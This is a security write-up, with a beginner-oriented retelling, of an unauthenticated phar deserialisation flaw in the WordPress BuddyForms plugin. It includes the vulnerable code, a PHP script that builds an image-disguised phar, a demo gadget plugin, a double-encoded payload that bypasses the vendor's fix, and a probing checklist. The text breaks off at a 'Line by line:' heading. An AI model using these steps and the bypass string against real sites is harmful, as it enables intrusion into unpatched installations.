WordPress BuddyForms Plugin — Unauthenticated Insecure Deserialization (CVE-2023–26326)
The BuddyForms plugin allowed unauthenticated users to upload a file with an arbitrary MIME type and then use the phar:// wrapper to trigger deserialization of metadata, potentially leading to code execution if a gadget chain exists. The report demonstrates the vulnerability with a simulated plugin containing a gadget chain.
 Published on medium.com
WordPress Core is the most popular web Content Management System (CMS). This free and open-source CMS written in PHP allows developers to develop web applications quickly by allowing customization through plugins and themes.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
WordPress is the most widely used web Content Management System (CMS). It is free and open-source, written in PHP, and lets developers build web applications quickly by customising it through plugins and themes. It can run as a single-site or a multisite installation.
This article analyses an unauthenticated insecure deserialisation vulnerability in the BuddyForms plugin.
- Reference: https://wordpress.org/plugins/buddyforms/
- Affected versions: < 2.7.8
- CVSSv3 vector: CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H
- CVSSv3 score: 8.1
BuddyForms is a simple drag and drop form builder with ready to use form templates that give you all the form types with on click.
The feature at fault is the image upload from a URL. In vulnerable versions the problem lies in the buddyforms_upload_image_from_url() function of the ./includes/functions.php file.
Setup
The proof of concept runs against a WordPress installation with two plugins: BuddyForms, and a dummy plugin that simulates a vulnerable plugin providing a gadget chain. The plugin itself does not appear to contain any gadget chain, so the dummy plugin stands in for one. The archive is built with PHP on the command line.
Finding it
The vulnerable function is shown in the report:
function buddyforms_upload_image_from_url() { $url            = isset( $_REQUEST['url'] ) ? wp_kses_post( wp_unslash( $_REQUEST['url'] ) ) : ''; $file_id        = isset( $_REQUEST['id'] ) ? sanitize_text_field( wp_unslash( $_REQUEST['id'] ) ) : ''; $accepted_files = isset( $_REQUEST['accepted_files'] ) ? explode( ',', buddyforms_sanitize( '', wp_unslash( $_REQUEST['accepted_files'] ) ) ) : array( 'jpeg' ); if ( ! empty( $url ) && ! empty( $file_id ) ) {  $upload_dir             = wp_upload_dir();  $image_url              = urldecode( $url );  $image_data             = file_get_contents( $image_url ); // Get image data  $image_data_information = getimagesize( $image_url );  $image_mime_information = $image_data_information['mime'];  if ( ! in_array( $image_mime_information, $accepted_files ) ) {   echo wp_json_encode(    array(     'status'   => 'FAILED',     'response' => __(      'File type ' . $image_mime_information . ' is not allowed.',      'budduforms'     ),    )   );   die();  }  if ( $image_data && $image_data_information ) {   $file_name   = $file_id . '.png';   $full_path   = wp_normalize_path( $upload_dir['path'] . DIRECTORY_SEPARATOR . $file_name );   $upload_file = wp_upload_bits( $file_name, null, $image_data );   if ( ! $upload_file['error'] ) {    $wp_filetype   = wp_check_filetype( $file_name, null );    $attachment    = array(     'post_mime_type' => $wp_filetype['type'],
     'post_title'     => preg_replace( '/\.[^.]+$/', '', $file_name ),
     'post_content'   => '',
     'post_status'    => 'inherit',
    );
    $attachment_id = wp_insert_attachment( $attachment, $upload_file['file'] );
    $url           = wp_get_attachment_thumb_url( $attachment_id );
    echo wp_json_encode(
     array(
      'status'        => 'OK',
      'response'      => $url,
      'attachment_id' => $attachment_id,
     )
    );
    die();
   }
   [...]
}
The function has several problems that together allow an insecure deserialisation in several steps:
- The
urlparameter accepts an arbitrary value, no verification is done. - The
accepted_filesparameter can be added to the request to specify an arbitrary mime type, which allows the mime verification to be bypassed. - The PHP function
getimagesize()is used. It does not check the file and therefore assumes that what is passed to it is an image. However, if a non-image file is supplied, it may be incorrectly detected as an image and the function will successfully return. - The PHP function
file_get_contents()is used without any prior check. This function allows thephar://wrapper. Phar (PHP Archive) files contain metadata in serialised format, so when they are parsed, this metadata is deserialised.
If all conditions are met, the file is downloaded and stored on the server and the URL of the image is returned to the user.
Exploitation
Exploitation is based on three steps:
- Create a malicious phar file by making it look like an image.
- Send the malicious phar file to the server.
- Call the file with the
phar://wrapper.
The main difficulty is finding a gadget chain. Several known gadget chains for WordPress exist, but they are no longer valid on the latest versions. The plugin itself does not seem to contain one either, so the researcher simulates the presence of a plugin that allows exploitation.
A fake WordPress extension named dummy is added, containing only a file dummy.php with the following code:
<?php/*Plugin Name: Dummy*/class Evil { public function __wakeup() : void { die("Arbitrary deserialization"); }}function display_hello_world() { echo "Hello World";}add_action('wp_footer', 'display_hello_world');

Step 1: create the malicious phar archive
The archive has to pretend to be an image:
<?phpclass Evil{ public function __wakeup() : void { die("Arbitrary Deserialization"); }}//create new Phar$phar = new Phar('evil.phar');$phar->startBuffering();$phar->addFromString('test.txt', 'text');$phar->setStub("GIF89a\n<?php __HALT_COMPILER(); ?>");// add object of any class as meta data$object = new Evil();$phar->setMetadata($object);$phar->stopBuffering();
Note the presence of GIF89a, which will make the plugin believe that the file is a GIF image. The archive is generated and inspected on the command line:

At this point the WordPress installation has two plugins: BuddyForms and the dummy plugin that simulates a vulnerable plugin allowing a gadget chain.

Step 2: upload the file to the server
The file is sent to the server via a POST request containing the parameters expected by the function described above.


The server answers OK and reports that the file is available at the URL http://domain.tld/wp-content/uploads/2023/02/1.png, which can be checked by opening the corresponding folder in a browser.

Step 3: trigger the deserialisation
The same action is performed again, except that this time the phar:// wrapper is used in the URL, pointing at the path of the uploaded file. The structure of WordPress folders is always the same, so going up one folder reaches wp-content, and a relative path to the file stored on the server can be used.

This triggers an arbitrary deserialisation.
Root cause
The url parameter accepts an arbitrary value with no verification, and file_get_contents() allows the phar:// wrapper. Because phar:// is permitted, the serialised metadata inside the archive is deserialised when the stream is opened. The mime check does not stop this: accepted_files is attacker-controlled, and getimagesize() can be fooled by a non-image file, so a phar archive with a GIF89a stub passes as an image. The file is then downloaded and stored on the server.
Impact
The CVSS vector rates confidentiality, integrity and availability as high, with network access, no privileges and no user interaction, but high attack complexity (the gadget chain requirement). The report demonstrates the deserialisation with a dummy plugin standing in for a gadget chain. The report notes that known WordPress gadget chains are no longer valid on the latest versions and that the plugin itself does not seem to contain one, which is why a dummy plugin was used to demonstrate the issue.
Fix
In version 2.7.8 the author made a simple fix: check whether the phar:// wrapper is used.
if ( strpos( $valid_url, 'phar://' ) !== false ) { return;}
In the researcher's opinion this correction is insufficient, because the downloaded file is still not verified, and it would still be possible to exploit the vulnerability if another plugin allows an arbitrary file to be called.
A bypass for this fix was later identified by Jesús Calderón: the check does not verify that the value of $valid_url is decoded. The following payload can therefore be used:
phar%253a%252f%252f..%252fwp-content%252fuploads%252f2023%252f03%252fpayload.phar
- Double-encoded wrapper: send the payload above where a
phar://string check exists. A positive result is the deserialisation firing despite the filter. - Other stream wrappers: try wrappers other than
phar://in theurlparameter. A positive result is the server fetching or parsing a resource it should not. - Mime bypass via
accepted_files: supply an arbitrary mime type in the request. A positive result is a non-image file being accepted and stored. - Polyglot upload: prepend an image magic value such as
GIF89ato a phar archive. A positive result isgetimagesize()returning successfully for the archive. - Gadget chain discovery: enumerate installed plugins and themes for classes with magic methods such as
__wakeupor__destruct. A positive result is a chain reachable from the deserialised metadata.
What happened, in plain words
A security researcher found a way to make a WordPress site deserialise data an attacker chose, without logging in first. The site only had to have a popular form-building plugin called BuddyForms installed, in a version older than 2.7.8. The trick relies on a feature of the plugin that lets a user say "please copy this picture from this web address onto my site". The researcher showed that the plugin does not really check what it is copying. By pointing that feature at a specially crafted file, they could make the site unpack hidden data inside the file, and that unpacking step is where an attacker's object gets rebuilt.
To follow the rest of this article you only need to know how to use a browser and a computer. Every technical idea is explained the first time it appears, and there is a glossary at the end.
The product and the feature
WordPress is a free, open-source system for building websites. "Open-source" means the underlying code is public and anyone can read it, change it and share it. WordPress is written in a programming language called PHP, which runs on the web server, the computer that holds the website and answers visitors' requests. People extend WordPress with add-ons called plugins (small pieces of software you install to add features) and themes (packages that change how the site looks). A WordPress site can host one blog or a whole network of sites.
BuddyForms is one of those plugins. It is a form builder: you drag and drop fields to create forms, such as contact forms or submission forms, and it comes with ready-made templates. One of its features lets a form copy an image from a web address (a URL, the address you type in a browser bar) and store it on the site. That feature is the one at fault.
The details of the finding:
- Reference: https://wordpress.org/plugins/buddyforms/
- Affected versions: < 2.7.8 (every version before 2.7.8)
- CVSSv3 vector: CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H
- CVSSv3 score: 8.1
CVSS is a standard scoring system for security flaws. The vector is a compact code describing the conditions of the flaw, and the score is a number from 0 to 10 where higher means more serious. We will come back to what each part of the vector means when we discuss impact.
BuddyForms is a simple drag and drop form builder with ready to use form templates that give you all the form types with on click.
The vulnerable code
The problem lives in a function called buddyforms_upload_image_from_url(), inside the file ./includes/functions.php of the plugin. A function is a named block of code that does one job; here, its job is "take an image from a URL and save it on the site". Here is the code as published:
function buddyforms_upload_image_from_url() { $url            = isset( $_REQUEST['url'] ) ? wp_kses_post( wp_unslash( $_REQUEST['url'] ) ) : ''; $file_id        = isset( $_REQUEST['id'] ) ? sanitize_text_field( wp_unslash( $_REQUEST['id'] ) ) : ''; $accepted_files = isset( $_REQUEST['accepted_files'] ) ? explode( ',', buddyforms_sanitize( '', wp_unslash( $_REQUEST['accepted_files'] ) ) ) : array( 'jpeg' ); if ( ! empty( $url ) && ! empty( $file_id ) ) {  $upload_dir             = wp_upload_dir();  $image_url              = urldecode( $url );  $image_data             = file_get_contents( $image_url ); // Get image data  $image_data_information = getimagesize( $image_url );  $image_mime_information = $image_data_information['mime'];  if ( ! in_array( $image_mime_information, $accepted_files ) ) {   echo wp_json_encode(    array(     'status'   => 'FAILED',     'response' => __(      'File type ' . $image_mime_information . ' is not allowed.',      'budduforms'     ),    )   );   die();  }  if ( $image_data && $image_data_information ) {   $file_name   = $file_id . '.png';   $full_path   = wp_normalize_path( $upload_dir['path'] . DIRECTORY_SEPARATOR . $file_name );   $upload_file = wp_upload_bits( $file_name, null, $image_data );   if ( ! $upload_file['error'] ) {    $wp_filetype   = wp_check_filetype( $file_name, null );    $attachment    = array(     'post_mime_type' => $wp_filetype['type'],
     'post_title'     => preg_replace( '/\.[^.]+$/', '', $file_name ),
     'post_content'   => '',
     'post_status'    => 'inherit',
    );
    $attachment_id = wp_insert_attachment( $attachment, $upload_file['file'] );
    $url           = wp_get_attachment_thumb_url( $attachment_id );
    echo wp_json_encode(
     array(
      'status'        => 'OK',
      'response'      => $url,
      'attachment_id' => $attachment_id,
     )
    );
    die();
   }
   [...]
}
Line by line, in plain words:
function buddyforms_upload_image_from_url() {starts the function.$url = isset( $_REQUEST['url'] ) ? ... : '';reads a value calledurlfrom the incoming request.$_REQUESTis PHP's way of holding data the visitor sent. If the visitor did not sendurl, the value is an empty string. The value is passed through WordPress helpers (wp_kses_post,wp_unslash).$file_id = isset( $_REQUEST['id'] ) ? ... : '';reads a second value calledid, which will become the name of the saved file.$accepted_files = isset( $_REQUEST['accepted_files'] ) ? explode( ',', ... ) : array( 'jpeg' );reads a third value,accepted_files, and splits it on commas into a list. If the visitor does not send it, the list is justjpeg. In other words, the visitor decides which file types are acceptable.if ( ! empty( $url ) && ! empty( $file_id ) ) {continues only if bothurlandidwere supplied.$upload_dir = wp_upload_dir();asks WordPress where uploaded files are stored.$image_url = urldecode( $url );turns encoded characters in the URL back into normal ones. For example,%2fbecomes/. This matters later.$image_data = file_get_contents( $image_url );fetches the content at that address. This is the key line: PHP can fetch from many kinds of addresses, not only web pages, and the code does not restrict which kind.$image_data_information = getimagesize( $image_url );asks PHP for the image's dimensions and type, but the function does not really verify the file.$image_mime_information = $image_data_information['mime'];takes the reported type, such asimage/jpegorimage/png. A mime type is a label for a kind of file.if ( ! in_array( $image_mime_information, $accepted_files ) ) {checks whether the reported type is in the list the visitor supplied. If not, the code sends back a JSON message (a text format for structured data) saying the file type is not allowed, and stops withdie().if ( $image_data && $image_data_information ) {continues if content was fetched and a type was reported.$file_name = $file_id . '.png';builds the file name from the visitor'sidplus.png.$full_path = wp_normalize_path( ... );builds the full path on disk.$upload_file = wp_upload_bits( $file_name, null, $image_data );writes the fetched content into the uploads folder.- The block that follows registers the file in WordPress's media library and returns a JSON reply with
statusset toOK, the file'sresponseURL and itsattachment_id.
The function has four problems that, together, allow an insecure deserialisation in several steps:
- The
urlparameter accepts any value at all; nothing checks it. - The
accepted_filesparameter can be added to the request to name any mime type, which lets the visitor bypass the type check. - The PHP function
getimagesize()is used. It does not really open and verify the file; it assumes it is being given an image. If a non-image file is supplied, it can be wrongly detected as an image and the function returns successfully. - The PHP function
file_get_contents()is used with no prior check. That function accepts thephar://wrapper, and phar archives carry metadata in serialised form, which is deserialised when the archive is parsed.
If all the conditions are met, the file is downloaded, stored on the server, and the image URL is returned to the user.
The concepts you need
Before going further, four ideas need explaining.
Serialisation and deserialisation. Serialisation means turning a live object in a program (a bundle of data and behaviour) into a string of text so it can be stored or sent. Deserialisation is the reverse: turning that string back into a live object. Think of packing a piece of furniture into a flat box and later rebuilding it. The danger is that rebuilding can run code: some objects have special methods that fire automatically when they are rebuilt, and an attacker who controls the string can choose which object gets rebuilt.
Magic methods. In PHP, certain method names are called automatically by the language at particular moments. __wakeup() is called when an object is deserialised. If a class has a __wakeup() that does something powerful, then deserializing that class is enough to make that something happen.
Gadget chain. A gadget chain is a sequence of existing classes in an application that, when deserialised one after another, ends up performing an action the attacker wants, such as running a command. The attacker does not need to upload code; they reuse code already on the site. Finding a chain is the hard part of this kind of attack.
Stream wrappers. PHP can read from many sources, and each source has a prefix called a wrapper. http:// reads from a web server, file:// reads from disk, and phar:// reads inside a PHP archive. If user input reaches a function that reads from a wrapper, the user may be able to choose the wrapper.
Setup
The demonstration runs against a WordPress installation with two plugins: BuddyForms, and a dummy plugin that stands in for a vulnerable plugin providing a gadget chain. The BuddyForms plugin itself does not appear to contain a gadget chain, so the dummy plugin plays that role. The researcher also uses PHP on the command line, meaning they type PHP commands into a terminal (a text window for running commands) rather than through a browser, to build the malicious archive.
Exploitation
Exploitation has three steps:
- Create a malicious phar file that looks like an image.
- Send the malicious phar file to the server.
- Call the file with the
phar://wrapper.
The main difficulty is finding a gadget chain. Several known gadget chains for WordPress exist, but they are no longer valid on the latest versions. The plugin itself does not seem to contain one either, so the researcher simulates the presence of a plugin that allows exploitation.
A fake WordPress extension named dummy is added, containing only a file dummy.php with this code:
<?php/*Plugin Name: Dummy*/class Evil { public function __wakeup() : void { die("Arbitrary deserialization"); }}function display_hello_world() { echo "Hello World";}add_action('wp_footer', 'display_hello_world');
What each part does:
<?phpopens the PHP code block./*Plugin Name: Dummy*/is a comment, but WordPress reads it as the plugin's name, which is how WordPress recognises the file as a plugin.class Evil { ... }defines a class, a blueprint for objects. Its name isEvil.public function __wakeup() : void { die("Arbitrary deserialization"); }defines the magic method that fires on deserialisation. It stops the page and prints the messageArbitrary deserialization. In a real attack this is where a harmful action would happen; here it is a harmless marker proving the deserialisation occurred.function display_hello_world() { echo "Hello World"; }defines a small function that printsHello World.add_action('wp_footer', 'display_hello_world');tells WordPress to run that function in the footer of pages.
Step 1: create the malicious phar archive
The archive must pretend to be an image:
<?phpclass Evil{ public function __wakeup() : void { die("Arbitrary Deserialization"); }}//create new Phar$phar = new Phar('evil.phar');$phar->startBuffering();$phar->addFromString('test.txt', 'text');$phar->setStub("GIF89a\n<?php __HALT_COMPILER(); ?>");// add object of any class as meta data$object = new Evil();$phar->setMetadata($object);$phar->stopBuffering();
Line by line:
